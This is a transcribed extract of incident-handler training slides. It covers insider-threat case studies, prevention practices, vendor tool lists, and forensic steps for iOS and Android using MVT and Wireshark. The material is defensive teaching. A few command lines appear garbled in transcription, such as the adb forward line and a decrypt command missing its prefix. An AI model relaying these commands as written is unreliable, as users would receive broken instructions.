Case Study 1: Ubiquiti Data Breach (Cont'd)

Solution

- By correlating the IP addresses used to exfiltrate data and send communications on Keybase, the FBI identified the **perpetrator to be an employee of the organization**
- Moreover, the perpetrator was a member of the incident response team and allegedly misled the team during the investigation
- The perpetrator misused their privileged access to steal the organization's information
- The access credentials used to perform this activity were blocked and the **backdoor was removed**
- The team collected all evidence required to prosecute the perpetrator and assisted with **legal proceedings**
- The incident response team directed the organization to:
  - Implement Cloud Infrastructure Entitlement Management (CIEM) to monitor the cloud environment constantly
  - Employ Cloud Data Loss Prevention (CDLP) to determine identities with access to confidential information and what can be done with that access
  - Deploy automation into security solutions to speed up the process of detecting and preventing risks

h1dec1.in

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Case Study 2: Stradis Healthcare Incident

Challenge

- Stradis Healthcare, a medical device packaging company, delivered essential PPEs to healthcare providers during the global pandemic
- An attacker **disrupted the COVID PPE supply chain** by editing 115,581 records and deleting 2,371 records in the NetSuite application
- Consequently, the company's **shipments were temporarily delayed**, which caused immeasurable internal harm to the company

hide01.ir

Process

- The internal investigation team suspected a former employee owing to their arguments with the company and requested the FBI to help in the case
- The FBI learned that the **suspect was the Vice President of Stradis** with administrative access to the company's package shipping system
- They **reviewed the audit logs** and identified the IP address used by the suspect to access the network from their home

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Case Study 2: Stradis Healthcare Incident (Cont'd)

Solution

- The FBI also traced the secret account created by the suspect in the **NetSuite application** before the organization terminated his access to NetSuite
- Even though the suspect's **authorized access was disabled**, they could access the application from a secret account using their home IP address
- Moreover, the suspect created a second account using the secret account and tried to hide the IP using **TorGuard Virtual Network**
- They used the second account to edit and delete several records from the shipping system and deactivated the two fake accounts
- The team correlated the home IP address used by the suspect to access the network during their service and the IP address used by the first secret account, and concluded that the suspect was the individual behind the incident
- The team **collected all evidence** required to prosecute the former employee

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#08: Describe Best Practices against Insider Threats

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices against Insider Threats

1. Monitor **employee behaviors** and monitor computer systems used by them
2. Implement **secure backup** and **disaster recovery** processes for business continuity
3. Disable **remote access** and screen sharing activities for all users
4. **Anticipate** and **manage** negative issues that may occur in the workplace
5. Make sure that **unnecessary account privileges** are not allotted to normal users
6. Implement system change control and consider **insider threats** in the system/software development life cycle
7. Disable the **use of USB drives** and other portable storage media in the network, systems, and all other devices
8. Enforce a **security policy** that addresses all your concerns
9. Develop an **insider incident response plan**

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices against Insider Threats (Cont'd)

1. Do not ignore **physical security checks**
2. **Verify the background** of new employees
3. **Cross-shred all papers** containing important information before moving them to the **trash bin**
4. **Secure the dumpsters** used by the organization with **no trespassing signs** posted
5. Provide **regular training** for employees on security awareness
6. **Lock confidential rooms** such as phone closets, server rooms, and wire closets to prevent unauthorized access
7. Place laptop locks to **prevent laptop theft** or **tampering**
8. Never leave business details over voice mails or email broadcast messages

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Insider Threat Prevention Tools

ECIH EC-Council Certified Incident Handler

SIEM Tools

- **Fusion SIEM**
  https://www.exabeam.com
- **ArcSight ESM**
  https://www.microfocus.com
- **Splunk® Enterprise Security**
  https://www.splunk.com
- **LogRhythm SIEM Platform**
  https://logrhythm.com
- **AlienVault OSSIM**
  https://cybersecurity.att.com

DLP Tools

- **PA File Sight**
  https://www.poweradmin.com
- **ManageEngine Endpoint Central**
  https://www.manageengine.com
- **Endpoint Protector**
  https://www.endpointprotector.com
- **Symantec Data Loss Prevention (DLP)**
  https://www.broadcom.com
- **Trellix Data Loss Prevention (DLP) Endpoint**
  https://www.trellix.com

UBA/UEBA Tools

- **FortiInsight**
  https://www.fortinet.com
- **LogRhythm UEBA**
  https://logrhythm.com
- **DTEX InTERCEPT**
  https://dtexsystems.com
- **Interset**
  https://www.microfocus.com
- **Gurucul UEBA**
  https://gurucul.com

Activity Monitoring Tools

- **Net Monitor**
  https://networklookout.com
- **ActivTrak**
  https://www.activtrak.com
- **SoftActivity Monitor**
  https://www.softactivity.com
- **EKRAN User Activity Monitoring Software**
  https://www.ekransystem.com
- **Spyrix Personal Monitor**
  https://www.spyrix.com

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

- In this module, we discussed different types of insider threats
- We discussed the importance of handling insider attacks
- We also discussed the general preparation steps to handle insider threats
- Subsequently, we discussed various indicators of insider threats
- This module discussed in detail how to detect insider threats
- In this module, we discussed how to contain insider threats
- This module discussed in detail various methods to analyze insider threats, including log analysis, network analysis, system analysis, and database analysis
- We also discussed in detail how to eradicate and recover from insider threats
- Further, we discussed case studies on handling insider threats, along with various best practices against insider threats
- In the next module, we will discuss in detail how to handle and respond to various endpoint security incidents

h1de01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

E|CIH
EC-Council Certified Incident Handler

EC-Council
Building A Culture Of Security



hide01.ir

Module 10

Handling and Responding to Endpoint Security Incidents

LEARNING OBJECTIVES

- LO#01: Understand the Handling of Endpoint Security Incidents
- LO#02: Explain the Handling of Mobile-based Security Incidents
- LO#03: Explain the Handling of IoT-based Security Incidents
- LO#04: Explain the Handling of OT-based Security Incidents
- LO#05: Understand the Handling of Endpoint Security Incidents - Case Study

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#01: Understand the Handling of Endpoint Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction to Endpoint Security Incident Handling

- An endpoint includes **any device remotely connected to an organizational network** such as mobile, laptop, desktop, tablet, server, virtual environment, IoT device, and OT device

- These endpoints are the potential gateway or vulnerable access points to organizational networks, which can be exploited by attackers to gain access to high-value assets and critical data across the network

hide01.ir

- Therefore, organization must implement an appropriate IH&R plan to efficiently handle endpoint security incidents by implementing proper **strategies**, **skills**, and **technologies**

- Proper handling of endpoint security incidents can ensure the security of critical assets, employees, business operations, and customer data, and organizations can **avoid costly downtime** without affecting their business goals

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Common Endpoint Security Incidents

Mobile-based Security Incidents

Attackers use multiple attack vectors to compromise mobile devices and damage the reputation of organizations

- Phishing
- Framing
- Clickjacking
- SMiShing
- iOS jailbreaking
- Android rooting

IoT-based Security Incidents

Attackers exploit poorly protected IoT devices on the Internet to launch disruptive attacks

- Attacks on HVAC systems
- Rolling code attack
- BlueBorne attack
- Jamming attack
- Sybil attack
- SDR-based attack

OT-based Security Incidents

Attackers exploit OT systems using legacy software with no security to perform complex and sophisticated cyber-attacks

- Data leakage
- Protocol abuse
- Potential destruction of ICS resources
- HMI-based attacks
- Exploiting RF remote controllers

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#02: Explain the Handling of Mobile-based Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction to Handling Mobile-based Security Incidents

- Attackers and cyber criminals target mobile devices to **gain illegal access** to corporate networks, data, and servers and **disrupt organizational operations**

- It is crucial for organizations to be **prepared to effectively handle** mobile-based security incidents and protect mobile devices used for business purposes

- The implementation of an appropriate IH&R strategy will **ensure the rapid management** of mobile-based security incidents before they can create a larger impact

hi0e01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OWASP Top 10 Mobile Risks

ECIH EC-Council Certified Incident Handler

M1	Improper Platform Usage
M2	Insecure Data Storage
M3	Insecure Communication
M4	Insecure Authentication
M5	Insufficient Cryptography
M6	Insecure Authorization
M7	Client Code Quality
M8	Code Tampering
M9	Reverse Engineering
M10	Extraneous Functionality

hide01.ir

https://owasp.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparation Steps for Handling Mobile-based Security Incidents

hide01.ir

1. Implement a strict **mobile device security policy**
2. Incorporate **mobile asset management** that includes OSes, their versions, and applications installed
3. Prepare a workstation with specific tools for mobile incident response
4. Regularly **back up data** to a secure location to avoid data loss in the event of mobile device failure or loss
5. Deploy **mobile application management** (MAM) solutions to manage employee devices
6. Define **data acquisition strategies** that should be followed while performing mobile forensics
7. Accumulate tools required to **analyze mobile malware**
8. Set up **remote wiping** capabilities to prevent data leakage

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparation of Mobile-based Incident Handling Toolkit

Mobile Device Monitoring Tools

- Kandji (*https://www.kandji.io*)
- Citrix Endpoint Management (*https://www.citrix.com*)
- Scalefusion MDM (*https://scalefusion.com*)
- IBM MaaS360 (*https://www.ibm.com*)
- VMware Workspace ONE (*https://www.vmware.com*)

Malware Analysis Tools

- DeGuard (*http://apk-deguard.com*)
- ClassyShark (*https://github.com*)
- Argus-SAF (*http://pag.arguslab.org*)
- AppMon (*https://github.com*)
- Quark (*https://github.com*)

Mobile Data Acquisition Tools

- Cellebrite UFED (*https://cellebrite.com*)
- XRY (*https://www.msab.com*)
- Oxygen Forensics (*https://www.oxygen-forensic.com*)
- Belkasoft Remote Acquisition (*https://belkasoft.com*)
- MOBILedit Forensic (*https://www.mobiledit.com*)

Network Traffic Analysis Tools

- Wireshark (*https://www.wireshark.org*)
- tcpdump (*https://www.tcpdump.org*)
- FaceNiff (*http://faceniff.ponury.net*)
- PCAPdroid (*https://play.google.com*)
- Network Analyzer Pro (*https://apps.apple.com*)

Reverse Engineering Tools

- Frida (*https://frida.re*)
- Radare2 (*https://rada.re*)
- Apktool (*https://ibotpeaches.github.io*)
- JADX (*https://github.com*)
- GDA-android-reversing-Tool (*https://github.com*)

Log Analysis Tools

- SolarWinds® Loggly® (*https://www.loggly.com*)
- pCloudy (*https://www.pcloudy.com*)
- NXLog Enterprise Edition (*https://nxlog.co*)
- LogRabbit (*http://lograbbit.com*)
- LogViewer (*https://github.com*)

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Indicators of Mobile-based Incidents

ECIH EC-Council Certified Incident Handler

1. Frequent popups and advertisements appearing on the device
2. Unusual incoming phone calls and text messages
3. Degradation of mobile device performance
4. Unwanted applications running on the device
5. High consumption of mobile data
6. Modifications in device settings
7. Automatic changes in device user accounts
8. Unexpected OS updates
9. Strange activities in social media profiles
10. Changes in home screen or bookmarks to unusual websites

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Investigating Mobile-based Incidents using Mobile Verification Toolkit (MVT)

- MVT allows incident handlers to perform **forensic acquisition** in mobile devices running on iOS and Android to detect the signs of security incidents
- It enables incident handlers to **decrypt encrypted files**, **analyze logs** and databases, **produce JSON logs** from obtained data, and **create a timeline** of identified incident traces

Investigating iOS Devices

- Backup the iOS device data using the **iTunes** app
- Now, find the **location of the backup file** and copy it to a new location where it can be analyzed by MVT
- If you have an encrypted backup, **decrypt it** using the `mvt-ios` command:

```
decrypt-backup -d /path/to/decrypted
/path/to/backup
```

- Use the check-backup sub-command to analyze the decrypted backup file:

```
mvt-ios check-backup --output
/path/to/output/ /path/to/backup/udid/
```

hide01.ir



https://docs.mvt.re

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Investigating Mobile-based Incidents using Mobile Verification Toolkit (MVT) (Cont'd)

Investigating Android Devices


- Run the **`mvt-android`** command on the terminal to view **options for checking** a suspected Android phone
- Now, turn on the **USB debugging** feature in the Android phone
- Run the following command to check all **Android Debug Bridge (ADB)** connections with the Android phone:

```
mvt-android check-adb
```

- Run the following command to **extract packages** and check all installed apps using **VirusTotal** and **Koodous** websites:

```
mvt-android download-apks -a -A -o apps
```


- You can now **view the results** of both websites



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Capturing and Analyzing Android Network Traffic using Wireshark

- Incident handlers can capture network traffic flow using **PCAP Remote** and **Wireshark** from the victim's Android applications to determine malicious packets and analyze the reported incident **without rooting** the device



Steps to Capture and Analyze Android Network Traffic

- **Step 1:** To set up **PCAP Remote**, open **Settings** → click on "**Install**" under **SSL Certificate** → follow the instructions
- **Step 2:** Ensure that SSH Server is in the capturing mode → enable "**Make HTTPS/TLS connections decryptable**"
- **Step 3:** Click on the triangle icon at the top of the screen → select the target application
- **Step 4:** Now, launch **Wireshark** → connect with PCAP Remote using the following command:

  adb forward tcp:15432 dab
- **Step 5:** Open Wireshark → select "**SSH remote capture: sshdump**" from the list
- **Step 6:** The Wireshark Interface Options windows will appear; open the **Server** tab → enter <**IP address**> and <**Port number**> of PCAP Remote
- **Step 7:** Open the "**Authentication**" tab → enter **Remote SSH server username** and **password** → click on **Start**
- **Step 8:** Start the app on the device → analyze the traffic on Wireshark

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Capturing and Analyzing iOS Network Traffic using Wireshark


- Incident handlers can **capture inbound** and **outbound traffic** on the victim's **iOS device** using Wireshark to identify malicious packets and analyze reported incidents

Steps to Capture and Analyze iOS Network Traffic

- **Step 1**: Connect the suspected iPhone device to the workstation
- **Step 2**: Launch **Xcode**, open Windows menu → go to **Devices and Simulators** to identify the device's UDID
- **Step 3**: Run the following command to configure Remote Virtual Interface (RVI):

```
rvictl -s <UUID of the device>
```

- **Step 4**: Launch Wireshark → double-click on the `rvi0` interface to capture live packets
- **Step 5**: Click on the suspected packets to view their details for further analysis




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing iOS Network Traffic using Network Analyzer Pro

- Network Analyzer Pro allows incident handlers to collect information such as **devices connected to the network**, their **IP addresses**, and **traceroute visualization**
- This information helps incident handlers in the detection of **anomalous network traffic** or **malicious devices** connected to the network

https://apps.apple.com



hide01.ir

